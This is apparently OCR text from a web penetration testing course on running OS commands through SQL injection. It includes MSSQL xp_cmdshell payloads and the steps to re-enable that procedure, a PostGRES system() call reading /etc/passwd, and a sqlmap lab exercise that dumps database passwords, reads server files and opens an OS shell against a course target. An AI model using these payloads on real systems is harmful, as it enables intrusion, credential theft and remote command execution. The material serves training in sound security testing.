PostGRES can read data from the file system using the Copy from syntax. Typically an attacker would create the table first, then insert the data they were interested in. After selecting the table using another query, they would drop the temporary table.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - ***OS Interaction with SQL Injection***
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac


We will now explore ways to interact with the OS on the DB server



OS Interaction (MSSQL)

- MS SQL allows OS interaction
- It uses the infamous xp_cmdshell
  - Stored procedure that runs OS commands
- Data is not sent to client
- Further queries are required to retrieve the results

A well-known default stored procedure is "xp_cmdshell." This allows us to use MSSQL server to run operating system commands. The results are not displayed, so in the next slide we will discuss how to retrieve the results.



OS Interaction Example

- Four queries are used to run the command and retrieve the results
- First query:

```
'; exec master.xp_cmdshell  'route print > results.txt' --
```

- Second query:

```
'; Create TABLE results (outp varchar(5000)); --
```


- Third Query:

```
'; BULK INSERT results FROM 'results.txt' with (rowterminator
= "\n\n\n\n"); --
```

- Fourth query:

```
' and 1 in (select outp from results) --
```

This example prints the local route table and then retrieves it. As attackers, this would provide us with important internal network information. We can then use this information to for further attacks.



Re-Enabling xp_cmdshell

- xp_cmdshell is disabled by default
- This is on modern MS SQL servers
  - 2005 and later
- Of course we can re-enable it

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

By default, Microsoft has started disabling xp_cmdshell. This started in the 2005 version of Microsoft SQL Server. But if you have the correct permissions, you are able to re-enable the stored procedure, since it exists. These four commands will set this up for you.:

```
EXEC sp_configure 'show advanced options', 1; -- priv
RECONFIGURE; -- priv
EXEC sp_configure 'xp_cmdshell', 1; -- priv
RECONFIGURE; -- priv
```




OS Interaction (PostGRES)

- Uses the **`system`** function
- Results do not echo to the screen
  - Similar to MS SQL
- We run the commands with the privileges PostGRES is running with

```
SELECT system('cat /etc/passwd >
/tmp/results.txt');
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 40

PostGRES uses the system function during queries to execute system commands. These commands are limited to what the PostGRES user has permission to run. As with previous command execution, the results are not displayed to the screen and need to be retrieved in another fashion.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - ***sqlmap Exercise***
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac

We are now going to explore sqlmap, a tools we discussed on day three.




sqlmap Exercise

- Goal: Learn how to use sqlmap
- Steps:
  1. Launch sqlmap and test a page
  2. Read files from the server
  3. Exploit for a command shell

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 42

In this exercise we will be using sqlmap to exploit a flaw we found on day 3 using w3af.



sqlmap Exercise: Testing the Flaw

- Launch a terminal
- Change into the **/usr/bin/samurai/sqlmap** directory
- Test the page for the SQL injection flaw


nurai@samurai-sec542: /usr/bin/samurai/sqlm
File Edit View Terminal Help

```
$
$ cd /usr/bin/samurai/sqlmap/
$
$ ./sqlmap.py -u http://www.sec542.org/scanners/sqli
.php?name=Kevin

    sqlmap/0.8-rc1
    by Bernardo Damele A. G. <bernardo.damele@gmail.
com>

[*] starting at: 08:56:41

[08:56:41] [INFO] using '/usr/bin/samurai/sqlmap/out
put/www.sec542.org/session' as session file
[08:56:41] [INFO] testing connection to the target u
rl
[08:56:41] [INFO] testing if the url is stable, wait
 a few seconds
[08:56:42] [INFO] url is stable
[08:56:42] [INFO] testing if User-Agent parameter 'U
ser-Agent' is dynamic
[08:56:42] [WARNING] User-Agent parameter 'User-Agen
t' is not dynamic
[08:56:42] [INFO] testing if GET parameter 'name' is
```

Lets launch a terminal and change into the **/usr/bin/samurai/sqlmap** directory.

Run **./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin**

It should report that the server is running MySQL and is vulnerable.



sqlmap Exercise: SQL Information

- Now to grab information about the MySQL install
- Run sqlmap with the --users option
- Run sqlmap with the --current-user option
- Run sqlmap with the --tables option
- Run sqlmap with the --passwords option

murai@samurai-sec542: /usr/bin/samurai/sqlm
File Edit View Terminal Help

```
$
$ ./sqlmap.py -u http://www.sec542.org/scanners/sqli
.php?name=Kevin --current-user

    sqlmap/0.8-rc1
    by Bernardo Damele A. G. <bernardo.damele@gmail.
com>

[*] starting at: 09:24:26

[09:24:26] [INFO] using '/usr/bin/samurai/sqlmap/out
put/www.sec542.org/session' as session file
[09:24:26] [INFO] resuming match ratio '0.9' from se
ssion file
[09:24:26] [INFO] resuming injection point 'GET' fro
m session file
[09:24:26] [INFO] resuming injection parameter 'name
' from session file
[09:24:26] [INFO] resuming injection type 'stringsin
gle' from session file
[09:24:26] [INFO] resuming 0 number of parenthesis f
rom session file
[09:24:26] [INFO] resuming back-end DBMS 'mysql 5' f
rom session file
```

Sec 542 Web Penetration Testing &

We will now run sqlmap to retrieve various information.

Run the following commands:


./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin --users

./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin –current-user

./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin --tables


./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin --passwords

Then run **./sqlmap -h** and try out some of the other features



sqlmap Exercise: Exploit the Flaw to Read Files

- Now to read a file
- Run sqlmap with the `--read-file=/etc/hosts` option
- Now use `--read-file=/etc/passwd`
- Change into the output directory
- Cat the _etc_hosts file



nural@samurai-sec542: /usr/bin/samurai/sqlm
File Edit View Terminal Help

```
$
$ ./sqlmap.py -u http://www.sec542.org/scanners/sqli
.php?name=Kevin --read-file=/etc/hosts

    sqlmap/0.8-rc1
    by Bernardo Damele A. G. <bernardo.damele@gmail.
com>

[*] starting at: 09:23:19

[09:23:19] [INFO] using '/usr/bin/samurai/sqlmap/out
put/www.sec542.org/session' as session file
[09:23:19] [INFO] resuming match ratio '0.9' from se
ssion file
[09:23:19] [INFO] resuming injection point 'GET' fro
m session file
[09:23:19] [INFO] resuming injection parameter 'name
' from session file
[09:23:19] [INFO] resuming injection type 'stringsin
gle' from session file
[09:23:19] [INFO] resuming 0 number of parenthesis f
rom session file
[09:23:19] [INFO] resuming back-end DBMS 'mysql 5' f
rom session file
```


We will now read various files from the server.

Run

./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin --read-file=/etc/hosts

./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin --read-file=/etc/passwd

This will retrieve a hex encoded string and write the file to the output directory. Change into **output/www.sec542.org/files/** and cat the files retrieved.



sqlmap Exercise: Exploit the flaw to Run Commands

- Now lets open a command shell
- Use the --os-shell option to sqlmap
- Select the defaults for the prompts
- Try out various commands

nurai@samurai-sec542: /usr/bin/samurai/sqlm
File Edit View Terminal Help

```
$
$ ./sqlmap.py -u http://www.sec542.org/scanners/sqli
.php?name=Kevin --os-shell

    sqlmap/0.7rc3
    by Bernardo Damele A. G. <bernardo.damele@gmail.
com>

[*] starting at: 09:59:39

[09:59:39] [INFO] testing connection to the target u
rl
[09:59:39] [INFO] testing if the url is stable, wait
 a few seconds
[09:59:40] [INFO] url is stable
[09:59:40] [INFO] testing if User-Agent parameter 'U
ser-Agent' is dynamic
[09:59:40] [WARNING] User-Agent parameter 'User-Agen
t' is not dynamic
[09:59:40] [INFO] testing if GET parameter 'name' is
 dynamic
[09:59:40] [INFO] confirming that GET parameter 'nam
e' is dynamic
[09:59:40] [INFO] GET parameter 'name' is dynamic
```


Now lets go for a full command shell.

Run **./sqlmap.py –u http://www.sec542.org/scanners/sqli.php?name=Kevin --os-shell**

It will prompt you for two directories. Use the defaults by just pressing enter when it asks about directories and what technology the site uses If you ever have to enter them by hand, make sure you include the trailing slashes.

